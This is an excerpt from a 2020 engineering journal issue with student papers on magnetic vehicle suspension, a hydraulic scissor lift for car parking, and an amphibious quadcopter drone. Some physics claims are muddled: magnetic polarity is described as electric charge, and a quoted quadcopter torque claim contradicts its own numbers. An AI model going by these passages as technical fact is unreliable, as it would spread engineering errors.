Then, based on the principle that the magnetic force is inversely proportional to the square of the gap between the magnet and the ferromagnetic body, the mechanism controls the air gap between the magnet as per load and the object so as to adjust the attractive force. Magnetic suspension is described as the fastest reacting suspension in the world as sensors monitor the road surface up to 1000 times per second and an ECU can make variations within a few milliseconds resulting in the possibility of multiple damping variations being made in a second.

Magnetic ride control uses a system known as magneto rheological technology for suspension damping. Each absorber is filled with a polymer liquid containing many small magnetic particles. An electrical charge is sent to the liquid in the absorber which immediately changes the position of the particles in the liquid and its viscosity. The viscosity of the polymer liquid can be changed to an almost solid state similar to plastic or rubber in composition. As the viscosity of the liquid changes, it offers a difference in the damping. Each of the four dampers are adjusted individually and independently even when it seems that all of them are doing the same thing. This ensures a comfortable ride along various road surfaces. Magnetic suspension reduces vibrations, bouncing, noise and body roll very effectively on all road surfaces and at any speed that the vehicle could travel. The reduction of body roll may reduce the need for antiroll bars. Another benefit is that these dampers easily offers the best of both worlds in the ride comfort/handling compromise that many other suspension systems are subjected to. Although this type of suspension offers a very comfortable ride, sport settings can be applied or tuned into the system to cater for performance vehicles.

The Cadillac CTS-V uses magnetic suspension/magnetic ride control and has earned the respect of many for its ride comfort/handling compromise as much as its powerful engine. Magnetic dampers are designed with similar dimensions and connection points to other types of dampers so they are usually attached to the chassis of the vehicle similar to how a coil spring suspension would. Magnetic suspension or magnetic ride control is used by a range of Cadillac vehicles and several other high end vehicles from General Motors (GM) like the Chevrolet Corvette. Other companies, such as Ferrari and Audi are also known to use magnetic suspension in their vehicles. Ferrari uses them in most of their vehicles and Audi uses them in the TT and their supercar, the R8.

ISSN 2394 - 7780

Whether the magnetic suspension is soft for comfort or firm for performance it maintains the quick reaction time to change the damping immediately when required.

LITERATURE SURVEY

Magnetic Suspension in Automobiles, S. Gopinath , R.J. Golden Renjith , J.Dineshkumar (2014)
In this project two magnets are placed in a piston. One magnet is fixed with piston. Another one is movable, which is connected with rod. With magnets are replaced by air. Our magnetic shock absorber works on the basic principle of magnet that "opposite poles attract each other and same poles repel each other". In this both magnets are facing same poles (both magnets are placed facing north and north or south and south). Both magnets are same pole. When the rod moves inside the piston movable magnet move towards the fixed magnet. Since both magnets are of same pole repulsion force is created between the magnets. So the movable magnet opposes the rod action and moves the rod up. The piston or cylinder is made up of non-magnetic material

EXPERIMENTAL INVESTIGATION OF MAGNETIC SUSPENSION SYSTEM, Manish K. Mistry, Rana Hiteshkumar C, Patel RonakkumarR,PanchalRushabh A, GahdaviJigarbhai R& Joshi JigarEngg Res Studies /Vol. V/ Issue II/April-June, 2014/01-04
Their research gives information about electromagnetic suspension system. Their aim is to study and investigate the response of system, when it is subjected to road surface irregularities with the hope that it would help automobile industry. This project presents design, construction and working of one wheel vehicle electromagnetic suspension system. This system uses electromagnets as passive dampers, which is used to reduce displacement and acceleration of sprung mass in order to improve ride comfort.

Magnetic Suspension for Motorcycles, Aniket Bharambe(2015)
Paper includes information aboutBidirectional repulsion configuration with additional magnet fixed within the case. The sets of permanent magnets are being moved relative to the fixed permanent magnets..Also we can allow to set the suspension stiffness as per requirement. Thereby magnetic suspension will be a best substitute for current problems and providing ultimate vehicle dynamics.

Magnetic Suspension System for Two Wheeler, ShendeVignesh, NimbalkarHrishikesh, Pawar Sanjay, Thorat Vijay &RautP.S. Vol. 2, Issue 2, pp: (141-146), Month: October 2015 – March 2016.
They compared magnetic shock absorber with spring shock absorber and found advantages of magnetic spring absorber over spring coil. Also they have done respective calculations of the magnetic shock absorber and they have used electromagnets instead of permanent magnets.

SPRINGLESS TYPE MAGNETIC SUSPENSION, Munjal Mehta, Abhishek Panchal, KishanJha&RutvikPrajapati, Volume: 05 Issue: 01 | Jan-2018
They describe about the design and fabrication of magnetic suspension system. According to authors of these papers the coil spring suspension system have imitation that after some period of time coils become not only harder but also reducing cushioning effect and these limitation overcome by the new concept of "MAGNETIC SUSPENSION SYSTEM" the cushioning effect provided by these system existing long life. They select material by considering Mechanical properties.

OBJECTIVE OF STUDY

1. To overcome disadvantages of spring coil suspension such as vibration, mechanical failure and coil deflection.
2. To provide suspension with easy and flexible stiffness variation & to get enhanced cushioning effect than traditional suspension systems.

Suspension is a mechanical arrangement contributing to vehicle's road handling behaviour. If roads were perfectly flat with no irregularities, suspensions wouldn't be necessary. It's these imperfections that apply force to the wheels .There are many types of suspensions such as double wishbone, trailing arm and air shocks. But these suspensions possess some disadvantages such as vibration, mechanical failure and stiffness variation. So in this paper we have introduced the idea of "MAGNETIC SUSPENSION".

The basic role of suspension is to isolate the vehicle from the road shocks and vibration so that it could be a comfortable ride for these passenger and goods are in their proper condition too. The suspensions act as a link between vehicle tires and chassis. The vibrations from the wheels are reduced by suspension only. The suspension gives the cushioning effect.

ISSN 2394 - 7780

WORKING

The magnetic suspension will be a set of electromagnets acting as dampers. The magnetic suspension will consist of two ends (the normal hydraulic suspension arrangement) like two cylindrical arrangements which will be having two electromagnets on either ends. One end will be connected to the vehicle frame and the other end will be connected to the wheels. Now the ends will be having same charge (Polarity of magnets) while travelling on the highway, city or on any surface. Now we will be using electromagnets which will be connected to the power supply. Then let's say the vehicle is travelling on the road and a bump comes the polarity of the electromagnets will be in such a manner that both the ends are same i.e. either (+) positive-(+) positive or vice versa. When

the vehicle hits a bump then the charge being produced due the same polarity will result in repulsion and this will indirectly affect the vehicle. The magnetic field for electromagnetic suspension can be generated by using feedback loop for electromagnet. The basic reason is that, when current passé through any closed wire magnetic field is generated. The strength or power of magnetic field can be increased or decreased accordingly as per requirement. The magnetic suspension gives more flexibility compared to the current or conventional types of suspension. Magnetic suspension allows us to change the stiffness also according to the requirement of the driver. Since there are less mechanical parts hence the amount of wear and tear in magnetic suspension is less. The magnetic suspension will provide a high end comfort since there is no limitation of spring compressing capacity or air/fluid compressibility. The magnets will repel as they possess same polarity and this will result in nullifying the vibrations which will ease the driving by increasing comfort level

FUTURE SCOPE

In this type of suspension it can be used Neodium magnets instead of ferrous magnets.To improve the efficiency of whole suspension copper coil also can be used. The aluminum alloy components can be used instead of other material.(because it is rust proof).

CONCLUSION

As we have seen the magnetic suspension is a revolutionary idea which will provide a comfortable ride by minimizing the vibrations and other factors. It would also allow to set the suspension stiffness as per requirement. Thereby magnetic suspension will be a best substitute for current problems and providing ultimate vehicle dynamics**.** An approach of the magnetic suspension system has been presented. The simplified mathematical model has been developed. The MSS has the ability to give much smoother ride than any luxury sedan, and less roll and pitch than any sports car.

REFERENCES

- International Research Journal of Engineering and Technology (IRJET) e-ISSN: 2395-0056 Volume: 05 Issue: 01 | Jan-2018
- International Journal of Recent Research in Civil and Mechanical Engineering (IJRRCME) Vol. 2, Issue 2, pp: (141-146), Month: October 2015 – March 2016.
- International Journal of Science and Research (IJSR) ISSN (Online): 2319-7064 Index Copernicus Value (2013): 6.14 | Impact Factor (2015): 6.391
- International Journal of Advance Engineering and Research Development Technophilia-2018. Volume 5, Special Issue 04, Feb.-2018 (UGC Approved)
- Journal of Aeronautical and Automotive Engineering (JAAE) Print ISSN: 2393-8579; Online ISSN:2393

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1

ISSN 2394 - 7780

DESIGN AND ANALYSIS OF PARKING ELEVATOR PLATFORM SYSTEM

Giri Akash[1], Mendon Jitesh[2], Lokhande Kunal[3], Nair Abijith[4] and Wasim Khan[5]
Student[1,2,3,4] and Assistant Professor[5], Theem College of Engineering Boisar (E)

ABSTRACT
Vehicles have always been heavy and requiring regular repairs. That was the necessity behind car lifts invention. These days, car lifts are an integral part of many garages and repair shops but it's applications are not limited to that, they're also used to raise vehicles for storage in places where ramps are inconvenient or if there are space restrictions. The car lift we are working on is used for raising Light Motor Vehicles (LMV). The scissors elevator is an elevator with a system of links and hydraulic cylinders on which the metal platform is capable of moving in the vertical plane. This is achieved by using of links, folding supports in a crisscross pattern, called scissor mechanism. Also, scissor lift is an integral part of most of the workshops and building objects. The important advantage of lifts is that they even offer the best way to organize a technological and industrial process. Also, almost all lifts give the possibility to change the place of its installation without much effort, which is more important in the regularly changing circumstances in the production process these days. The main objective of our project is to design and analyze car lift to fit the given parameters and for doing that, the history and types of car lifts are studied, several research papers are referred to. In case of our lift, it had to be more stable and have a higher capacity so as to lift LMV. Literature & the task of material selection have been performed by considering hydraulic scissor lift as a LMV parking elevator system. The scissor lift can be used in different types of combination with any of applications such as pneumatic, hydraulic, mechanical, etc. Material selection plays a key role in designing a machine and also influence on several factors such as durability, reliability, strength, resistance which finally leads to increase the life of scissor lift. The computational values of two different materials such as aluminum and mild steel are compared for best results. A hydraulic scissor lift is used to lift LMV upwards with its crisscrossing foundation supporting beneath the platform. As the hydraulic fluid is forced in or out of the hydraulic cylinder it pushes the scissor arms outwards lifting the platform to the desired height. The project uses Solid works for design and ANSYS for analysis of the CAD model of the lift. After the design is analyzed, the parts are ordered and the lift is assembled.

Keywords: Car Lift, Hydraulic Lift, Hydraulic Cylinder, Scissor Arms, Top Platform, Base Support Frame, Design, Analysis Weight Optimization, Mild Steel, Aluminum Alloy, SOLIDWORKS, ANSYS.

INTRODUCTION
The most common industrial lift used for lifting purpose is the hydraulic scissor lift. This may seem like a complicated piece of equipment, but in actuality hydraulic lift tables are simple in design. Hydraulic scissor lift tables comprises of four major components:

1. **Platform:** This is the top of the lift table where lifted product sits. It can be supplied in a variety of sizes.
2. **Base:** This is the bottom of the structure that rests on the floor. It contains the track the scissor legs travel in and have a support.
3. **Scissor legs:** These are the vertical members that allow the platform to change elevation.
4. **Hydraulic cylinder:** The most common industrial scissors lifts are actuated by one, two, or three single-acting hydraulic cylinders. These allow the lift table to move in horizontal and vertical directions. A scissor lift is easily extended and compressed, safe operating machine used for transportation of light motor vehicle to its expected position.

TYPES OF SCISSOR LIFT
The scissor lifts can be classified as follows:

1. **Hydraulic lifts:** The hydraulic scissors lift is operate using the fluid pressure that raises the platform via power through the use of pressurized hydraulic oil.
2. **Pneumatic lifts:** The pneumatic lifts are operated using air pressure and they are very efficient because the power supply is carried out by compressing the atmospheric air.
3. **Mechanical lifts:** The mechanical lifts are extended through a rack and pinion system or power screw, both of which can convert rotational motion.

Hydraulic scissor lifts are very powerful tool for applying a ton of force on the platform plate of component which is equally distributed on scissor arms.

ISSN 2394 - 7780

LITERATURE REVIEW

Gaffar G. Momin, et al [1], This Paper describes the design as well as analysis of a hydraulic scissor lift. Conventionally a scissor lift or jack is used for lifting a vehicle to change a tire, to gain access to go to the underside of the vehicle, to lift the body to appreciable height, and many other applications. Also such lifts can be used for various purposes like maintenance and many material handling operations. It can be of mechanical, pneumatic or hydraulic type. The design described in the paper is developed keeping in mind that the lift can be operated by mechanical means by using pantograph so that the overall cost of the scissor lift is reduced. In our case our lift was needed to be designed a portable and also work without consuming any electric power so we decided to to use a hydraulic hand pump to power the cylinder Also such design can make the lift more compact and much suitable for medium scale work. Finally the analysis of the scissor lift was done in ansys and all responsible parameters were analyzed in order to check the compatibility of the design values. Mahipal Manda, D. Vijay Kumar [2] this paper is mainly focused on force acting on the hydraulic scissor lift when it is extended and contracted. Generally, a hydraulic scissor lift is used for lifting and holding heavy weight components. Material selection plays a key role in designing a machine and also influence on several factor such as durability, reliability, strength, resistance which finally leads to increase the life of scissor lift. The design is performed by considering hydraulic scissor lift as a portable, compact and much suitable for medium type of load application. Drafting & drawing of hydraulic system scissor lift is done using solid works with suitable modeling and imported to Ansys work bench for meshing and analysis. Hence, the analysis of the scissor lift includes Total deformation load, Equivalent stress, was done in Ansys and all responsible parameters were analyzed in order to check the compatibility of the design value. The computational values of two different materials such as aluminum and mild steel are compared for best results. Sabde Abhijit Manoharrao et al [3], investigated the problem regarding hydraulic scissor lift was found that job to be lifted is heavier which causes more deformations in hydraulic lift frame hence, checking deformations & stress induced in it was the major objective of this project. Also weight of the lift was high so weight optimization was prime objective of this project. As loading & unloading is repeated there were chances of fatigue failure so life of lift was checked. Thus Design & Analysis of the Hydraulic lift that should withstand maximum load without failure in working conditions and checking vibration of hydraulic lift during working time by modal analysis was carried out. Suraj B. Dhanawade et al [4], described the design as well as analysis of hydraulic scissor lift. This paper resolves problem of material handling for cold storage industry. Goods were in cartoons which are likely to be perished if not loaded to cold room in stipulated time. The aim of this paper is design, analysis and to fabricate a hydraulic scissor lift which lifts maximum 2000kg load with minimum time. Lifting height achieved by scissor mechanism is of 2 m from bottom level. The aim of this paper is design, analysis and to fabricate a hydraulic scissor lift which operates efficiently and consistently and it should be compact and cost effective. Deformation analysis, beam 188 reaction forces, equivalent stress analysis of scissor were done by ANSYS design software and buckling and bending failure analysis were also done in this paper. S. D. Wankhede et al[5], This paper describes that Scissor Lifts are widely used for lifting significant load at required height safely and efficiently. The area of application includes vehicle loading, pallet handling, work positioning, etc. Scissor Lifts come in varied form which can be built to facilitate specialized industrial activities and tasks. This paper deals with analysis and optimization of hydraulic scissor lift. Catia is used for modeling purpose, MSC Apex for meshing and SimXpert for analysis work i.e. to check stress, strain, displacement and deformation induced in the system. The main aim is to reduce lift weight by modifying parameters like the cylinder position and replacing supporting link of cylinder ultimately reducing the cost. Setu Dabhi, et al [6], this paper describes the design and analysis of hydraulic pallet system in a chain conveyor used in automobile industries for loading and unloading of materials .The system, consisting of a hydraulic power pack, a chain conveyor, a pallet system is automatically controlled with the help of PLC. Our aim is to design a feasible and a cost effective mechanism to lift the given load using hydraulic actuation and listing merits of hydraulic actuations over pneumatic and servo actuation. The design module pallet along with mechanism used for balancing is design in CAD software CATIA and analyzed for variable loading in ANSYS .The design proposed is highly flexible with the manufactures requirement and its stability is analyzed under variable load. The result of the feasibility study showed a conspicuous shortening of working hours, and an alleviation of manual labor The manufacturer required a pallet system which is to be hydraulic actuated, rather than pneumatically or servo actuated. Comparing the three systems, we find pneumatic system rather advantageous over the other two. Merits of pneumatic system are listed below: Simplicity in design, Cost effective, Safety and reliability In spite of the above advantages, it was found that hydraulic system could handle more load as compared to the previous, and the back pressure so developed in hydraulic actuation could efficiently be handled as compared to pneumatic during movement of the pallet, so as maintaining stability and reducing the amount of vibrations. Considering the involvement of the third system , where actuation of the pallet is via servo motors is out of question ,as its

ISSN 2394 - 7780

highly costly, requires frequent maintenance, and its load bearing capacity is also low as compared to others. The main advantage of using hydraulic system in our application over pneumatic other than the load bearing capacity is the fluid in hydraulic system is basically incompressible, hence it leads to minimum springing action. So even if the load on the pallet is non uniform, the actuators will balance the pallet in such a way so as to minimize the chances of over throwing the load. This sort of safety measure is difficult to achieve using pneumatic actuation, and even in case of uniform loading the vibration encountered is much more. S. B. Naik, et al [7], A special type of beam lifting device is designed for textile industries. The machine is hydraulically operated and is having two frames one horizontal and another vertical. Horizontal frame is mounted with two telescopic cylinders used for beam lifting to required height. The mobility for the structure is provided by using castor wheels. Finite element analysis of the frames is done by ANSYS software considering the need of the textile industries, a special purpose machine has been designed to lift the beams in textile industries. The finite element analysis of the frame of this machine is done to get the idea of the stresses & deformation of the structure in order to modify the same if needed. M. Abhinay P. Sampath Rao [8], Aerial scissor lifts are generally used for temporary, flexible access purposes such as maintenance and construction work or by fire-fighters for emergency access, etc. which distinguishes them from permanent access equipment such as elevators. They are designed to lift limited weights usually less than a ton, although some have a higher safe working load (SWL). There is increasing demand of Aerial Scissor Lifts in companies in order to improve their manufacturing flexibility and output by providing variable height access to their work. This is especially true when the work being accessed is raised off the floor and outside an operator's normal ergonomic power zone. In either case, it is much more economical to bring the worker to the work rather than bringing the work to the worker. In this project, we have modeled an aerial scissor lift by using ANSYS software which is one of the software used for modeling components in most of the industries. While the modeling of the components the material selection is carried out simultaneously based on the design considerations related to loads, etc. Later the stress and strain concentration, deformation on the aerial scissor lift have been found by applying certain load on the lift's platform, using the Finite Element Analysis (FEA) by using ANSYS software that provides best output within few seconds and finally the stress and strain concentration, deformation result. Rahul J.Kolekar et al [9], Metropolitan cities strongly need advanced parking systems, providing drivers with parking information. Existing parking systems usually ignore the parking price factor and do not automatically provide optimal car parks matching drivers' demand. Currently, the parking price has no negotiable space; consumers lose their bargaining position to obtain better and cheaper parking. This dissertation study gives an automatic car parking system, and considering negotiable parking prices, selects the optimal car park for the driver. The autonomous coordination activities challenge traditional approaches and call for new paradigms and supporting middleware. The coordination network is proposed to bring true benefit to drivers and car park operators. This automatic car parking system has capabilities including planning, mobility, execution monitoring and coordination. Ghangale Prashal et al [10], the following paper with describe with design as well as analysis hydraulic scissor lift. Conventionally this scissor lift or jacks are portable and easy to carry. It can be easily kept in boot space of a car. Conventionally it can be used at the time of changing the tire at the time of puncture. To gain access to go the undersize of the vehicle and to lift the vehicle body appreciable height and also for many other applications like used in service center and in the industries. Also, such kind of lifts can be used for various purposes like at the time of maintenance of car and many material handling operations. In our case our lift was needed to be designed a portable and also work without consuming any electric power therefore we decided to actuate the cylinder by using hydraulic hand pump. Such design can make them much suitable for medium scale work. It can be of mechanical, pneumatic or hydraulic type. Ajay Kumar Sharma et al [11], Underground Hydraulic Car Parking System is a mechanical device that multiplies parking capacity inside a parking lot. This parking system is generally powered by electric motors or hydraulic pumps that move vehicles into a storage position. The project is based on Pascal's law which is simple in working and due to incompressible fluid used as transmitting medium for pressure, it is noiseless. Our Multi- storey car park systems are less expensive per parking slot, since they tend to require less building volume and less ground area than a conventional facility with the same capacity. Underground Car parking systems garage systems reduce pollution because cars are not running or turning around while drivers look for parking spaces. The limitation of this project is that, it can only be used for domestic purpose in urban areas. The cost of project is not much more, so it can utilize by rich family as well as middle class family. Finally, an Underground Hydraulic Car Parking System is a way to parking a car or multiple cars in a limited space. It also provides security and safety of cars in low cost of parking. Dishant Gandhi et al [12], Vehicles have always been heavy and requiring regular repairs. That was the necessity behind car lifts' invention. These days, car lifts are an integral part of many garages and repair shops but its applications are not limited to that, they're also used to raise vehicles for storage in places where ramps are inconvenient or if there are space restrictions. The car lift we are working on is used for raising loaded mini-

ISSN 2394 - 7780

trucks. The main objective of our project is to design and analyze car lift to fit the given parameters and for doing that, the history and types of car lifts are studied, several research papers are referred to. In case of our lift, it had to be more stable and have a higher capacity so as to lift loaded mini-trucks. The project uses Solid works for design and ANSYS for analysis of the CAD model of the lift. After the design is analyzed, the parts are ordered and the lift is assembled.

SCOPE OF WORK

1. Study of present design of Hydraulic lift.
2. Identification and problem finding.
3. Collection of input data from research work.
4. Study of weight-dimensional parameters.
5. Study of stresses, deformations in lift.
6. Study of Vibration and impact resistance.
7. Study of Keeping of service life at different loading.
8. Study of Reliable operation.
9. The environment should be no explosion, corrosion, electrical insulation and conductive media, and should avoid strong magnetic field interference.

METHODOLOGY




Fig-1: Proposed Methodology

CONCLUSION

Hydraulic scissor lift is designed for high load resistance and lifting load and persons up to a certain height. Scissor lifts are easy to use and routine maintenance is not required. Both the mild steel and aluminum alloys are good at their different aspects. Mild steel has greater durability strength and it is also less costly and easily available in the market. The scissor lift can be designed for heavy load also if a suitable heavy capacity hydraulic cylinder is used. The hydraulic scissor lift is simple in use and does not required routine maintenance as compared to pneumatic or electrical lifts. During weight optimization we are not going to compromise the strength of lift. By modifying design of lift it is possible to optimize the weight of the hydraulic scissor lift. The lift provides plenty of scope for modification for further improvements and operational efficiency.

ISSN 2394 - 7780

REFERENCES

[1] Gaffar G. Momin, Rohan Hatti, Karan Dalvi, Faisal Bargi, Rohit Devare,(2015), Design, Manufacturing & Analysis of Hydraulic Scissor Lift. IJERGS, Vol.3 Page 735-738.

[2] M.Kiran Kumar, J.Chandrashekhar, Mahipal Manda, D.vijay Kumar (2016), Design & Analysis of Hydraulic Scissor Lift. IRJET Vol.3 page.1647.

[3] Sabde Abhijit Manoharrao, Prof. Jamgekar R.S.(2016), Design and Analysis of Hydraulic Scissor Lift By FEA. IRJET Vol.3 Issue.10.

[4] Suraj B. Dhanawade, Shubham S. Bhujbal, Rohan R. Dhane, Prof. Rahul R. Narkar , Prof. Sangram S. Bhosale, (2017), Design, Analysis and Development of Hydraulic Scissor Lift. SJIF Vol.4, Issue.3.

[5] S. D. Wankhede, S. S. Joshi, L. J. Bagwan, A.V Wadmare (2018), Analysis and Optimization of Hydraulic Scissor Lift. IOSR Journal of Engineering (IOSRJEN).

[6] Setu Dabhi, Amey Jadhav, Mukesh Agrawal, Raunak Gadkari, Himanshu Gambhire (2014) Design and Analysis of Hyrdaulic Pallet System in Chain Conveyor. IJRET: International Journal of Research in Engineering and Technology Volume: 03 Issue: 04.

[7] Hemant Anand Kamble, S. B. Naik (2015) Finite Element analysis of Frame of Hydraulically Operated Beam Lifting Machine International Journal For Technological Research In Engineering Volume 2, Issue 8, April-2015.

[8] M. Abhinay P. Sampath Rao (2014) Design and analysis of an aerial scissor Lift SSRG – IJME Journal Volume 1 Issue 5.

[9] Rahul J.Kolekar, S.S.Gawade (2014) Design and development of lift for an automatic car parking system. ISSN (Print): 2319-3182, Volume -3, Issue-2

[10] Ghangale Prashal, Bhor Shubham, Chavan Hrishikesh, Hadawale Saurabh and Mr. Ambare Rahul Design Analysis and Manufacturing of Portable Hydraulic Scissor Lift (2016) Technoiphilia ISSN 2348 – 8034

[11] Ajay Kumar Sharma, Akhilanand Yadav, Nitesh Raj Srivastava, Sandeep Maurya, Sandip Sharma Underground Hydraulic Car Parking System (2016).

[12] Dishant Gandhi and Yogesh Dhulugade Design and Development of Scissor Type Car Lifter (2018) Asian Review of Mechanical Engineering ISSN: 2249 - 6289 Vol.7 No.2

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

DESIGN AND DEVELOPMENT OF AERO AMPHIBIOUS VEHICLE

Sakir Shaikh[1], Adesh Maral[2], Nikhil Shahu[3], Sohel Shaikh[4] and Guruprasad Y S[5]
Student[1,2,3,,] and Assistant Professor[5], Department of Mechanical Engineering, Theem College of Engineering, Boisar, Mumbai University, Maharashtra

1. ABSTRACT
A widely used definition of AAV is AERO AMPHIBIOUS VEHICLE (which is based on a drone having multiple domains) which can maintain its flight along a path controlled by the fight controller without an on-board pilot. This Mechanization has proven its utilizations in many areas such as environmental survey, surveillance and weather research, monitoring and protection, agriculture, exploration and aerial target system, it can provide better applications for airborne surveillance for military operations, and reconnaissance missions. This project consists of designing process of Aero Amphibious Vehicle. It is recognized as "Multi domain Multi-copter" which can fly in air and move on the ground and float on water, applicable for any exigencies like medical assistance, rescue operations disaster affected people, spying for enemy countries etc. The project provides high degree of information about the new concept of quad-copter and design procedure. The design is developed in Solid Works and nick name of this drone is Aero Amphibious Vehicle.

Keywords: Multi-Domain Copter, UAV, Amphibious Vehicle, Tank Copter

2. I. INTRODUCTION
The Aero Amphibious Vehicle is a drone with various multiple capabilities. Aero Amphibious Vehicle can be remote controlled aircraft (e.g. controlled by a pilot at ground control station) or can fly autonomously based on pre-programmed flight plans. The Aero Amphibious Vehicle have been most often been relatable with the military but they are also used for search, research and rescue, surveillance, traffic monitoring, weather monitoring and firefighting operations.

The Aero Amphibious Vehicle is a concept of having multiple domains on single UAV such that as an aerial vehicle primarily it is able to hover above the ground but with the help of extended domain, it is also able to move on ground. This project gives detailed explanations and study to introduce multi-domain feature on UAV's and quad-copters. The project also provides the advantages of multi-domain feature and future scope.

A Quadcopter mechanism with four rotors is used in the design. Due to its distinctive design comparing to traditional Quadcopter, it allows a more stable platform, making quadcopter ideal for various tasks such as surveillance and aerial photography. And it is gathering limelight and becoming popular in UAV research in recent years. A quad copter has four rotors all work together to produce upward thrust and each rotor lifts only 1/4 of the weight, so we can use less powerful and therefore cheaper motors. The quadcopter movement is controlled by substantially varying the relative thrusts of each motor.


Various robotic machines are actively being developed for both civilian and military use to perform dull, dirty, and dangerous activities. An AAV can be defined as a "powered, amphibious vehicle that does not carry a human operator, uses aerodynamic forces to provide vehicle lift, can fly autonomously or be piloted by the control stations and it can be recoverable, and can carry a lethal or non-lethal payload. Therefore, the goal of this paper is to present a brief overview about the available open-source control system to describe the building of an AAV, based on one of these systems and the first result of a field test, which was carried out with this low-cost system.

II. LITERATURE SURVEY
- **Agus Budiyono** Advances in Unmanned Aerial Vehicles Technologies - The paper explains a recent progress in the Mechatronics for unmanned aerial vehicles from the modelling, control and guidance perspectives. The Dynamics of the rotorcraft-based unmanned aerial vehicle is been presented to explain the principle of modelling for the control application. A number of major trends in aerial robotics are discussed state estimation algorithm, SLAM, vision for guidance, integrated modelling, manoeuvre automation and safety verification
- **Hashem Izadi Moud, Alireza Shojaei, and Ian Flood**, -This paper has briefly reviewed current applications of USVs, UWVs and UGVs across all industries, and elaborates on the current construction-related applications of these devices. By reviewing the non-construction related applications of USVs, UWVs and UGVs, the paper has identified the potential areas for UVs future application in the construction industry. It is worth noting that very few of the reviewed papers were conducted by



construction industry practitioners or researchers. However, this does not preclude these applications from being used in the construction industry.

- **Prof. Piyush Narendra Dave, Prof. Dr. B. E. Kushare-**Modeling & Controlling of Unmanned Vehicle - In its Back track if GPS and Local connections fail then AUTO MODE will make sure that vehicle returns to starting point. In its Automation the system will retrieve the original forward Path and execute that path in Last In First Out (LIFO) mode. This Automation will play important role to save vehicle from damage and losing the unmanned vehicle
- **Shreyas Suhas Gadekar,Rajneesh Gajadharprasad Verma-** Design Of Multi-Domain Multi-Copter Advantages Of X Over Plus Configuration, according to physics if you have plus configuration then the thrust forces are applied at the distance of r, if you have X configuration then thrust forces are applied at the distance of r*cos45 approximately 0.71*r. Hence 41% more torque is obtained.

III. PROPOSED METHODOLOGY



